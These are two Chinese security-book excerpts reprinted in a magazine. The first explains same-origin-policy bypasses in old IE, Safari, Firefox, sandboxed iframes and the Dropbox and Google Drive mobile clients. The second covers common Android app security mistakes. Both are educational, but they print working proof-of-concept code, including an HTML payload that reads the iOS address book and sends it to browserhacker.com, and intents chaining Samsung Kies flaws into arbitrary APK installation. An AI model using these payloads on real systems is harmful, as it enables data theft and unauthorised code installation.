前面刚刚谈到的几乎所有Java绕行漏洞都被Oracle修复了。不过，根据安全公司WebSense[8]和Bit9[9]的报告，大量企业仍然在使用老版本的包含漏洞的Java。2013年7月左右，Bit9通过自己的软件声誉服务（software reputation service），统计了大约400个组织的Java使用情况。总体来看，大约有100万个企业的终端系统涵盖在这次调查范围之内。其中，80%的系统使用Java 6。在这些系统中，仍然可以不经用户介入而运行未签名的小程序。

最新的浏览器和Java都实现了点击播放安全机制。你可能会认为，这个安全机制能阻挡你在攻击浏览器的过程中利用Java小程序。事实上，完全阻挡还做不到，只能说会制造一些麻烦。别忘了，IE9及更低版本还没有实现点击播放。同样，根据Bit9的调查，93%的组织在同一台机器上安装了不同版本的Java。换句话说，在攻击浏览器的时候，利用Java的可能性还是很大的。对于安装有多个Java版本的系统，可以攻击旧版本以及不支持“单击运行”的目标浏览器。

Java插件的广泛存在为攻击者提供了大量机会。Eric Romang总结绘制了可能导致任意代码执行的Java零日时间线，如图2-2所示。虽然这些并非绕过SOP的技术，但通过这个时间线可以看到将来的可能性。

图2-2　2012年至2013年年中的Java安全漏洞时间线

在IE中绕过SOP

在IE中绕过SOP的方案也不止一种。比如，在Internet Explorer 8 Beta 2（包括IE6和IE7）中，对document.domain的实现都存在绕过SOP的漏洞[11]。利用其中的缺陷很简单，Gareth Heyes演示过[12]，就是简单地覆盖document对象和domain属性。

下面的代码展示了这个隐患：

```
var document;
document = {};
document.domain = 'browserhacker.com';
alert(document.domain);
```

如果是在最新的浏览器中运行以上代码，可以在JavaScript控制台中看到违反SOP限制的错误。但是，在旧版本的IE中就不会有问题。通过在XSS中利用以上代码，就可以绕过SOP，与其他源进行双向通信。

在Safari中绕过SOP

对SOP而言，不同的协议就是不同源。因此，http://localhost与file://localhost不同源。有人因此会推断，SOP对不同的协议会一视同仁。但正如这里要讲的，对file协议来说，还是有一些值得注意的例外，因为访问本地文件通常需要更高的权限。

Safari浏览器从2007年[13]开始到现在（写文章的时间）的6.0.2版本，都没有对访问本地资源执行SOP。如果你想在Safari中执行JavaScript，可以试试欺骗用户下载并打开本地文件。有了这个漏洞，再配合社会工程邮件中包含恶意代码的HTML附件，就足够了。当用户通过file协议打开HTML附件时，其中的JavaScript代码就可以绕过SOP，并与不同的源进行双向通信。来看一看下面的页面：

```
<html>
<body>
 <h1> I'm a local file loaded using the file:// scheme </h1>
<script>

xhr = new XMLHttpRequest();
xhr.onreadystatechange = function (){
 if (xhr.readyState == 4) {
  alert(xhr.responseText);
 }
};
xhr.open("GET",
"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");
xhr.send();
</script>
</body>
</html>
```

当页面通过file协议加载后，XMLHttpRequest对象在请求browserhacker.com中的different_ orig.html后可以读取响应。在图2-3中，可以看到这样做的结果，读取的内容被显示在了警告对话框中。




图2-3　使用file协议加载JavaScript代码后，会成功获得跨域资源的内容

相反，如果你使用其他协议（比如http）加载这个页面，会发现警告对话框是空的。

在Firefox中绕过SOP

2012年10月，Gareth Heyes发现了一个在Firefox中绕过SOP的绝妙方法[14]。因为漏洞实在太严重，所以Mozilla决定在修复漏洞之前，不让用户从他们的服务器上下载Firefox 16[15]。考虑到之前的版本并未受到攻击，Mozilla假设该漏洞是由该版本升级引入，并且没有在对Firefox 16进行回归测试时发现。这个漏洞会导致在SOP的限制之外，

未经授权访问 window.location 对象。以下是 Heyes 最初的概念验证（Proof of Concept，PoC）代码：

```
<!doctype html>
<script>
function poc() {
 var win = window.open('https://twitter.com/lists/', 'newWin',
'width=200,height=200');
 setTimeout(function(){
   alert('Hello '+/^https:\/\/twitter.com\/([^/]+)/.exec(
          win.location)[1])
 }, 5000);
}
</script>
<input type=button value="Firefox knows" onclick="poc()">
```

在你控制的源（比如 browserhacker.com）中执行前面的代码，而且有一个标签页登录了 Twitter，就可以发动这种攻击。执行后会打开一个新窗口，加载 https://twitter.com/lists。Twitter 随后自动重定向到 https://twitter.com//lists（其中 user_id 是你的 Twitter 句柄）。5 秒钟后，exec 函数会触发正则表达式对 window.location 对象进行解析（漏洞就在这里，因为不应该能跨域访问）。于是 Twitter 的句柄就会显示在警告框里面。

沙箱中的 IFrame

HTML5 给 IFrame 元素添加了一个新属性：sandbox。这个新属性是为了更细粒度也更安全地使用 IFrame，同时限制来自不同源的第三方内容的潜在侵害。

这个 sandbox 属性值可以是零或多个下列关键字：allow-forms、allow-popups、allow-same-origin、allow-scripts 和 allow-top-navigation。

2012年8月左右，Firefox开始支持HTML5的沙箱内嵌框架。Braun发现，在sandbox值为allow-scripts时，内嵌框架中的恶意JavaScript脚本仍然可以访问window.top。这样就有了改变外部window地址的可能：

```
<!-- 外部文件，带有沙箱 -->
<iframe src="inner.html" sandbox="allow-scripts"></iframe>
```

框架内的代码是：

```
<!-- Framed document , inner.html -->
<script >
// 逃出沙箱：
if(top != window) { top.location = window.location; }
// 下面的JavaScript代码和标记都不受限制：
// 允许插件、弹出窗口和表单。
</script>
```

这样，即使不指定关键字allowtop-navigation，内嵌框架中加载的JavaScript代码也可能修改外部window的地址。攻击者可以利用这一点，把用户限制在恶意网站中，达到勾住受害浏览器的目的。

在云存储中绕过SOP

实施SOP过程中，出现问题的环节不限于浏览器及其插件。2012年，一些云存储服务也被发现了绕过SOP的漏洞。这其中包括iOS中的Dropbox 1.4.6和安卓中的2.0.1版[16]，以及iOS中的Google Drive 1.0.1版[17]。这些服务可以把本地文件存储并同步到云中，目的是安装了Dropbox或Google Drive客户端的设备可以随处访问这些文件。

Roi Saltzman发现了一个类似于前面介绍的绕过Safari SOP的方法。这个漏洞同时影响到Dropbox和Google Drive。攻击有赖于从一个私密区加载一个文件，比如：

```
file:///var/mobile/Applications/APP_UUID
```

如果你能欺骗目标通过客户端应用加载一个HTML文件，那么该文件中包含的JavaScript代码就会被执行。关键在于，这个从私密区加载的文件允许JavaScript访问移动设备的本地文件系统。这说明对贯彻SOP的设计是有缺陷的。因为加载恶意HTML文件使用的是file协议，所以无法阻止JavaScript访问其他文件，比如：

```
file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb
```

这个SQLite数据库包含着用户iOS中的地址簿。当然，这个文件必须通过该应用才能访问。如果目标应用拒绝应用范围外的文件访问，你还可以取得缓存的文件。通过这种漏洞达成的访问，很大程度上取决于存在漏洞的应用。

如果你欺骗目标使用有漏洞的Dropbox或Google Drive客户端打开下面的恶意文件，那么用户地址簿的内容就会被发送到browserhacker.com：

```
<html>
<body>
<script>
 local_xhr = new XMLHttpRequest();
 local_xhr.open("GET", "file:///var/mobile/Library/AddressBook/
 AddressBook.sqlitedb");
```

```
 local_xhr.send();

 local_xhr.onreadystatechange = function () {
  if (local_xhr.readyState == 4) {
   remote_xhr = new XMLHttpRequest();
   remote_xhr.onreadystatechange = function () {};
   remote_xhr.open("GET", "http://browserhacker.com/?f=" +
   encodeURI(local_xhr.responseText));
   remote_xhr.send();
  }
 }
</script>
</body>
</html>
```

这个攻击案例展示了利用巧妙编写的JavaScript来利用漏洞的不同方式。JavaScript经常会出现在不同的环境或上下文里，不光是浏览器。在上面这个iOS攻击中，利用过程就是在Dropbox或Google应用的UIWebView对象中实现的。很多原生iOS应用都会嵌入UIWebView对象，以实现某种浏览器功能。

另一个要注意的是，这个攻击的目标是移动操作系统，不是传统的桌面环境。由于可见UI的大小所限，这些任务通常会在目标毫无察觉的情况下完成。

结束语

明白如何绕过SOP之后，你的工具也会更丰富，比如通过目标浏览器的代理请求、利用界面伪装攻击，甚至揭示用户浏览器的历史记录。所以绕过SOP之后，能够为攻击浏览器打开方便之门。

对浏览器开发者来说，在不同浏览器类型、版本和插件中实现一致的（以及更重要的）强制性的SOP，是一项巨大的挑战。主流浏览器中日益增加的新HTML5特性，也进一步提高了克服挑战的难度。这也是在未来一段时间，无论对攻击还是防御而言，绕过SOP依然非常重要的原因所在。

参考文献

1. Oracle. (2009). URL class. Retrieved May 11, 2013 from http://docs.oracle.com/javase/6/docs/api/java/net/ URL.html#equals(java.lang.Object)
2. Esteban Guillardoy. (2013). Keep calm and run this applet. Retrieved May 11, 2013 from http://immunityproducts. blogspot.co.uk/2013/02/keep-calm-and-run-this-applet.html
3. Oracle. (2013). What should I do when I see a security prompt from Java? Retrieved May 11, 2013 from https://www.java.com/en/download/help/appsecuritydialogs.xml
4. Will Dormann. (2012). Don ' t sign that applet. Retrieved May 11, 2013 from http://www.cert.org/blogs/certcc/ 2013/04/dontsignthat_applet.html
5. Mozilla. (2012). LiveConnect. Retrieved May 11, 2013 from https://developer.mozilla.org/en/docs/ LiveConnect
6. Neal Poole. (2011). Java Applet SOP Bypass via HTTP Redirect. Retrieved May 11, 2013 from https://nealpoole. com/blog/2011/10/java-applet-same-origin-policy-bypass-via-http-redirect/

7. Frederik Braun. (2012). Origin Policy Enforcement in Modern Browsers. Retrieved from https://frederik-braun. com/publications/thesis/Thesis-OriginPolicyEnforcement_inModernBrowsers.pdf

8. WebSense. (2013). How are Java attacks getting through. Retrieved August 4, 2013 from http://community. websense.com/blogs/securitylabs/archive/2013/03/25/how-are-java-attacks-getting-through.aspx


9. Bit9. (2013). Most enterprise networks riddled with vulnerable Java installations. Retrieved August 4, 2013 from http://www.networkworld.com/news/2013/071813-most-enterprise-networks-riddled-with-271939.html

10. Eric Romang. (2013). Oracle Java Exploits and 0 days Timeline. Retrieved August 4, 2013 from http://eromang. zataz.com/uploads/oracle-java-exploits-0days-timeline.html

11. Alex Kouzemtchenko. (2008). Same Origin Policy Weaknesses. Retrieved May 11, 2013 from http://powero- fcommunity.net/poc2008/kuza55.pdf

12. 0x000000. (2008). Defeating The Same Origin Policy. Retrieved May 11, 2013 from http://mandark.fr/0x000000/ articles/DefeatingTheSameOriginPolicy.html

13. 0x000000. (2007). CVE-2007-3514. Retrieved May 11, 2013 from http://www.cvedetails.com/cve/CVE-2007- 3514/



《黑客攻防技术宝典：浏览器实战篇》由世界顶尖级黑客打造，细致讲解了IE、Firefox、Chrome等主流浏览器及其扩展和应用上的安全问题和漏洞，介绍了大量的攻击和防御技术，具体内容包括：初始控制，持续控制，绕过同源策略，攻击用户、浏览器、扩展、插件、Web应用、网络，等等。

14. Gareth Heyes. (2012). Firefox knows what your friends did last summer. Retrieved May 11, 2013 from http://www. thespanner. co.uk/2012/10/10/firefox-knows-what-your-friends-did-last-summer/

15. Michael Coates. (2012). Security Vulnerability in Firefox 16. Retrieved May 11, 2013 from https://blog.mozilla. org/ security/2012/10/10/ security-vulnerability-in-firefox-16/

16. Roi Saltzman. (2012). DropBox Cross-zone Scripting. Retrieved May 11, 2013 from http://blog.watchfire.com/ files/dropboxadvisory.pdf

17. Roi Saltzman. (2012). Google Drive Cross-zone Scripting. Retrieved May 11, 2013 from http://blog.watchfire. com/files/ googledriveadvisory.pdf ■

专题：“安全”攻防术

Android开发中的常见安全错误

作者/Joshua J. Drake等

Joshua J. Drake是国际知名黑客，Accuvant LABS公司研究部门总监，曾在世界著名黑客大赛Pwn2Own上攻陷IE浏览器中的Java插件，曾发现Google Glass漏洞。

在Android出现之前，应用安全就已经成为了一个热点领域。在Web应用火爆的时代，开发者争先恐后地快速开发应用而忽视基本的安全实践，或者使用没有足够的安全控制的框架。在移动应用时代，历史仍然在重演。

与传统应用安全领域类似，移动应用中也有几类安全问题频繁出现在安全评估和漏洞测试报告中。这些安全问题包括敏感信息泄露到最严重的代码或指令执行漏洞。Android应用并不对这些安全漏洞免疫，只是到达这些漏洞的攻击面与传统应用有些差别。

下面的内容会涵盖在Android应用安全测试和公开研究中经常发现的几类安全问题，但肯定不是个完整列表。随着应用安全开发实践的日益普及，以及Android自身应用编程接口（API）的改进，很可能会出现新的安全漏洞，甚至是新的安全漏洞类型。

应用权限问题

在现有Android权限模型的粒度下，开发者有可能会申请比应用实际所需更多的权限，导致这一结果的部分原因可能是权限执行与文档中的不一致。尽管开发者参考文档中描述了给定类与方法的绝大多数权限要求，

但是它们并不是100%完整或100%准确的。研究团队已经尝试用各种办法识别其中的不一致性。例如，2012年，研究人员Andrew Reiter和Zach Lanier尝试映射出Android开源项目（AOSP）中可用Android API的权限要求，结果却得出了关于不一致性的一些有趣结论。

他们发现，WiFiManager类的一些方法的文档与实现存在着不一致性。例如，开发者文档没有对startScan方法提到权限要求。图3-1显示了Android开发者文档中这一方法的屏幕截图。




图3-1　startScan函数的文档

而这与该方法（在Android 4.2版本中）的实际源代码存在差异，源代码显示会调用enforceCallingOrSelfPermission函数，而该函数会通过enforceChangePermission函数，检查调用者是否具有ACCESS_WIFI_STATE权限。

```
    public void startScan(boolean forceActive) {
        enforceChangePermission();
        mWifiStateMachine.startScan(forceActive);
        noteScanStart();
    }
...
    private void enforceChangePermission() {
        mContext.enforceCallingOrSelfPermission(android.Manifest.
permission.CHANGE_WIFI_STATE,
```

```
                                                    "WifiService");
    }
```

还有一个例子是TelephonyManager类的getNeighboringCellInfo方法，文档中指出需要ACCESS_COARSE_UPDATES权限，图3-2中显示了Android开发者文档中这一方法的屏幕截图。




图3-2　getNeighboringCellInfo函数的文档

然而，仔细查看实现了Telephony接口的PhoneInterfaceManager类源码（Android 4.2版本中），你会看到getNeighboringCellInfo方法实际上检查了ACCESS_FINE_LOCATION或ACCESS_COARSE_LOCATION权限是否存在，而文档中指出的不是这两个权限，反而是一个根本不存在的权限。

```
public List<NeighboringCellInfo> getNeighboringCellInfo() {
        try {
            mApp.enforceCallingOrSelfPermission(
                    android.Manifest.permission.ACCESS_FINE_LOCATION,
                   null);
        } catch (SecurityException e) {
        //如果我们有ACCESS_FINE_LOCATION权限，请忽略对ACCESS_COARSE_LOCATION的检
查
        // 错误会从ACCESS_COARSE_LOCATION抛出安全异常，因为这是较弱的先决条件
            mApp.enforceCallingOrSelfPermission(
              android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
        }
```

这种类型的疏忽，尽管可能看起来无伤大雅，但经常会给开发者带来不佳的实践，也就是权限申请不足，或者会造成更坏后果的权限申请过度。在权限申请不足的情况下，经常会导致可靠性或功能性的问题，如果对安全异常未进行处理，就会导致应用崩溃。而对于权限申请过度，更多的是安全性问题，想象一个充满漏洞并过度申请权限的应用被一个恶意应用所攻击，经常导致权限提升的情形。

关于权限映射研究的更多信息，请参考 http://www.slideshare.net/quineslideshare/mapping- and-evolution-of-android-permissions。

在分析 Android 应用是否存在过度申请权限的情况时，比较应用申请的权限与应用的功能意图是非常关键的。一些特定的权限，如 CAMERA 和 SEND_SMS 等，对于第三方应用往往是不必要的。想要得到这些权限对应的功能，完全可以通过调用照相机或短信息应用来实现，让它们来处理任务，这有助于增加用户交互的安全性。

敏感数据的不安全传输

由于受到经常性的关注与审查，确保传输安全性的通用方法（如使用 SSL、TLS 协议等）基本得到了广泛的认知。然而遗憾的是，这些方法在移动应用中并没有得到全面的应用，这或许是由于开发者对于如何正确实现 SSL/TLS 还缺少了解，或者只是开发者持有不正确的观念：“如果通过运营商的网络进行通信，那就是安全的。”移动应用开发者有时并没有对传输中的敏感数据进行安全保护。

这类安全问题通常以如下的一种或多种方式出现：

- 弱加密或没有加密；
- 强加密，但缺少对安全警告或证书验证错误的处理；
- 在安全协议失效后使用明文；
- 在不同网络类型（如移动连接与 Wi-Fi）上的传输安全使用上的不一致。

发现不安全传输问题就像监听目标设备的流量一样简单。构建一个中间人设备的详细过程不在我们的讨论范围，但是有大量的工具和教程可以帮助你完成这个任务。Android 模拟器支持对网络流量进行代理，以及支持将流量转储为 PCAP 格式的网络数据文件。你可以分别通过传递 `-http-proxy` 或 `-tcpdump` 选项来完成这些功能。

不安全数据传输的一个突出的公开例子是，Google ClientLogin 身份认证协议在 Android 2.1 至 2.3.4 版本某些组件中的实现。ClientLogin 协议允许应用请求用户的 Google 账户认证令牌，然后后者可以被复用，以处理指定服务 API 的后续事务。

2011 年，德国乌尔姆大学的研究者发现，Android 2.1 至 2.3.3 版本的日历与联系人应用，以及 Android 2.3.4 版本上的 Picasa Sync 服务通过明文 HTTP 协议发送 Google ClientLogin 认证令牌。这一令牌被攻击者获得后，可以被重用来假冒成用户。因为有大量现成的工具与技术支持在 Wi-Fi 网络中执行中间人攻击，因此对这一令牌进行劫持非常简单，而这对通过不安全或不受信任的 Wi-Fi 网络上网的用户来说是个坏消息。

关于乌尔姆大学发现的 Google ClientLogin 安全漏洞的更多信息，参见

http://www.uni-ulm. de/en/in/mi/staff/koenings/catching-authtokens.html。

不安全的数据存储

Android为数据存储提供了多种标准支持，包括共享配置文件（Shared Preferences）、SQLite数据库和原始文件。另外，每种存储类型还能以多种方式创建和访问，包括通过受管理代码或原生代码，或者通过类似于Content Providers的结构化接口。最普遍的错误包括对敏感数据的明文存储、未受保护的Content Providers接口（稍后讨论），以及不安全的文件权限。

一个同时存在明文存储和不安全文件权限两种安全问题的案例是Android版的Skype客户端，这个问题被于2011年4月被发现，由Justin Case（jcase）在http://AndroidPolice.com网站上发布。这个Skype应用创建了许多拥有全局可读和全局可写权限的文件，如SQLite数据库和XML文件等。另外，这些内容是没有经过加密的，而且还包含了配置数据和即时通信日志。以下显示了jcase自己手机上Skype应用的数据目录，以及部分文件内容。

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152  app_152  331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152  app_152  119528 2011-04-13 00:08 main.db-journal
-rw-rw-rw- app_152  app_152   40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152  app_152    3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152  app_152         2011-04-11 14:05 voicemail
-rw-rw-rw- app_152  app_152       0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152  app_152   61440 2011-04-13 00:08 bistats.db
```

```
drwxrwxrwx app_152  app_152         2011-04-12 21:49 chatsync
-rw-rw-rw- app_152  app_152   12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152  app_152   33344 2011-04-13 00:08 bistats.db-journal

# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
      <Default>jcaseap</Default>
```

先抛开明文存储问题不说，不安全的文件权限起因于一个之前不太为人所知的Android原生文件创建问题。通过Java接口创建的SQLite数据库、共享配置文件和原始文件都使用0660的文件权限，这使得文件对于所属的用户ID和用户组ID都是可读写的，然而当通过原生代码或外部指令创建文件时，应用进程会继承其父进程Zygote的文件权限掩码000[1]，这意味着全局可读写。Skype客户端使用原生代码来实现它的绝大多数功能，包括创建这些文件并与之进行交互。

[1] 对应的文件权限为777。——译者注

注意 Android 4.1版本之后，Zygote进程的文件权限掩码已经被设置到一个更加安全的值077[2]。

[2] 对应的文件权限为700。——译者注

关于jcase发现的Skype安全漏洞的详细信息，请参考http://www.androidpolice.com/2011/04/ 14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/。

通过日志的信息泄露

Android日志是信息泄露的一个主要途径，通过开发者对日志方法的滥用（通常是出于调试目的），应用可能会记录下包括普通的诊断消息、登录凭证或其他敏感数据的任何信息。甚至系统进程，如

ActivityManager，也会对Activity调用的详细信息进行记录。带有READ_LOGS权限的应用通过logcat命令就可以获得对这些日志消息的访问权。

注意 READ_LOGS权限在Android 4.1版本之后不再对第三方应用开放，然而，对于更老的版本以及被root的设备，第三方应用仍有可能获取到这一权限和对logcat命令的访问。

作为ActivityManager日志消息粒度的一个示例，可以看如下日志消息片段：

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW
dat=http://www.wiley.com/
cmp=com.google.android.browser/com.android.browser.BrowserActivity
(has extras) u=0} from pid 11352
I/ActivityManager(13738): Start proc com.google.android.browser for
activity com.google.android.browser/com.android.browser.BrowserActivity:
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

你可以看到官方浏览器正在被调用，或许是由用户在一封电子邮件或一条短信中点击链接而触发的。被传递Intent的详细信息也可以清楚看到，包括用户正在访问的URL（http://www. wiley.com/）。尽管这个小例子看起来并不是个严重的问题，但是在某种环境下，这代表有可能获取到用户的上网信息。

一个关于过度日志更具有说服力的案例发生在Android版的Firefox浏览器中。2012年12月，Neil Bergman在Mozilla bug跟踪器上报告了这个安全问题。Android版的Firefox浏览器记录了浏览行为，包括访问的URL。在某种情况下，还可能会包括一些会话标识符，Neil在他的安全问题报告条目中指出这一问题，并加上了logcat命令的输出结果：

```
I/GeckoBrowserApp (17773): Favicon successfully loaded for URL =
https://mobile.walmart.com/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
AB
I/GeckoBrowserApp (17773): Favicon is for current URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3
AB
E/GeckoConsole(17773): [JavaScript Warning : "Error in parsing value for
 'background'.  Declaration dropped." {file:
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C
3AB?wicket:bookmarkablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices"
line: 0}]
```

在这个案例中，一个拥有日志访问权限的恶意应用可能截获这些会话标识符，并劫持用户在远程Web应用上的会话。关于这一问题的更多详情，参见Mozilla bug跟踪器，网址为https://bugzilla. mozilla.org/show_bug.cgi?id=825685。

不安全的IPC端点

常用的进程间通信（IPC）端点包括Service、Activity、Broadcast Receiver和Content Provider，而作为潜在的攻击面，这些IPC端点经常被忽视。这些IPC端点同时作为数据源和数据目的池，如何与它们进行交互主要取决于它们的实现，而对于是不是对它们的滥用也要看它们的用途。在最基本的层次上，对于这些接口的防护通常通过应用权限来达成，包括标准权限和定制权限。举例来说，一个应用可以定义一个IPC端点只能由这个应用中的其他组件访问，或者只能由请求了指定权限的其他应用访问。

在IPC端点没有被恰当地进行安全防护，或者在一个恶意应用请求并被授予了所要求的权限时，对于每种端点有一些特定的考虑。Content

Provider 在设计上就暴露了对结构化数据的访问，因此可能遭遇一系列攻击，比如注入或者目录遍历。作为面向用户的组件，Activity 可能会被恶意应用用来进行界面伪装（UI-redressing）攻击。

Broadcast Receiver 经常被用来处理隐式 Intent 消息，或系统范围事件等拥有宽松标准的 Intent 消息。例如，接收到一条新短消息后，Telephony 子系统会广播一个拥有 SMS_RECEIVED 动作的隐式 Intent，而带有匹配这一动作的 Intent 过滤器的注册 Broadcast Receiver 将收到这条消息。然而 Intent 过滤器的优先级属性（不限于 Broadcast Receiver）可以决定隐式 Intent 发送的先后次序，这会导致潜在的对广播消息的劫持或拦截。

注意 隐式 Intent 是那些没有指定特定目标组件的 Intent，而显式 Intent 则以一个特定的应用和组件作为接收目标，如 com.wiley.exampleapp.SomeActivity。


Service 是应用进行后台处理的组件，与 Service 的交互也是使用 Intent 完成的，这包括启动 Service、停止 Service 和绑定 Service 等动作。一个绑定后 Service 可能会向其他应用暴露出与应用相关的另一层次功能，因为这些功能都是定制的，开发者也可能暴露出一个可以执行任意命令的方法。

一个利用未受保护 IPC 接口的潜在影响的案例是，Andre “sh4ka” Moulu 在三星 Galaxy S3 上的 Kies 应用中发现的安全漏洞。sh4ka 发现 Kies 是一个拥有很高权限（包括 `INSTALL_ PACKAGES` 权限）的系统应用，它有一个 Broadcast Receiver 组件，用于恢复 /sdcard/restore 目录下的应用包（APK）。下面的代码片段是 sh4ka 对 Kies 应用的反编译。

```
  public void onReceive(Context paramContext, Intent paramIntent)
  {
    ...
    if (paramIntent.getAction().toString ().equals (
"com.intent.action.KIES_START_RESTORE_APK"))
    {
      kies_start.m_nKiesActionEvent = 15;
      int i3 = Log.w("KIES_START",
"KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
      byte[] arrayOfByte11 = new byte[6];
      byte[] arrayOfByte12 = paramIntent.getByteArrayExtra("head");
      byte[] arrayOfByte13 = paramIntent.getByteArrayExtra("body");
      byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
      int i4 = arrayOfByte13.length;
      System.arraycopy(arrayOfByte13, 0, arrayOfByte14, 0, i4);
      StartKiesService(paramContext, arrayOfByte12, arrayOfByte14);
      return;
    }
```

在上面这段代码中你可以看到，onReceive 方法接收一个 Intent，即 paramIntent。调用 getAction 函数会检查 paraIntent 的 Action 值是否为 KIES_START_RESTORE_APK，如果为 true，方法将从 paramIntent 中提取出几个 extra 值（包括 head 和 body），然后调用 Start KiesService。调用链最终会导致 Kies 应用对 /sdcard/restore 进行递归遍历，安装里面的每个 APK。

为了将自己的 APK 在没有任何权限的情况下放置在 /sdcard/restore 目录中，sh4ka 利用了另一个可获取 WRITE_EXTERNAL_STORAGE 权限的安全漏洞。在他的漏洞报告“From 0 perm app to INSTALL_PACKAGES”中，sh4ka 利用了三星 Galaxy S3 手机上的 ClipboardSaveService 服务。以下代码片段演示了这一漏洞利用。



《Android安全攻防权威指南》由世界顶尖级黑客打造，是目前最全面的一本Android系统安全手册。书中细致地介绍了Android系统中的漏洞挖掘、分析，并给出了大量利用工具，结合实例从白帽子角度分析了诸多系统问题，是一本难得的安全指南。

```
Intent intentCreateTemp = new Intent("com.android.clipboardsaveservice.
CLIPBOARD_SAVE_SERVICE");
intentCreateTemp .putExtra("copyPath", "/data/data/"+getPackageName()+
"/files/avast.apk");
intentCreateTemp .putExtra("pastePath",
"/data/data/com.android.clipboardsaveservice/temp/");
startService(intentCreateTemp);
```

在这里，sh4ka的代码创建了一个以com.android.clipboardsaveservice.CLIPBOARD_ SAVE_SERVICE为目标的Intent，并在传递的extra域中包含了程序包的源路径（位于他的概念验证攻击代码应用的数据存储目录），以及目标路径为/sdcard/restore。对startService函数的调用会发送这个Intent，然后ClipboardService便将APK复制到/sdcard。所有这些动作在概念验证攻击应用没有WRITE_EXTERNAL_STORAGE权限时也能正常工作。

最后开始致命一击，构造一个适当的Intent发送给Kies，获取任意程序包安装的机会：

```
Intent intentStartRestore =
new Intent("com.intent.action.KIES_START_RESTORE_APK");
intentStartRestore.putExtra("head", new String("cocacola").getBytes());
intentStartRestore.putExtra("body", new String("cocacola").getBytes());
sendBroadcast(intentStartRestore);
```

关于sh4ka工作的更多信息，请查看他的那篇博客文章，网址为http://sh4ka.fr/android/ galaxys3/from0permtoINSTALLPACKAGESongalaxy_S3.html。■

专题：“安全”攻防术

